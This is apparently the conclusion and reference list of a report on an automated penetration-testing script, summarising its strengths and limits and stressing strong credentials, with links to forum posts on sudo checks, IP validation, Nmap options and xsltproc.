Automated scripts is a powerful and versatile tools that provides significant values in penetration testing. Its ability to automate key tasks, generate comprehensive reports, and offer a user-friendly interface makes it suitable for a wide range of security assessments. However, users should be aware of its potential limitations, particularly regarding performance, false positives, and the need for manual result verification. When used appropriately, the script can greatly enhance the efficiency and thoroughness of penetration testing efforts.

The importance of securing services and enforcing strong, unique credentials cannot be overstated. Weak services and credentials are often the first targets in a cyberattack, making them critical points of failure in any security architecture. Through effective penetration testing, organizations can identify and mitigate these vulnerabilities, significantly reducing their risk exposure.

REFERENCES

<Force user to run as sudo>
https://unix.stackexchange.com/questions/20314/how-to-hinder-root-from-running-a-script
<IP validation check>
https://stackoverflow.com/questions/13777387/check-for-ip-validity
<Nmap -A vs Nmap -sV>
https://www.reddit.com/r/nmap/comments/pz6tvl/why_nmap_sc_sv_when_you_can_use_nmap_a/
<xsltproc>
https://gist.github.com/molotovbliss/160c32d06cb5b07b7a4b00d24c1ef3ba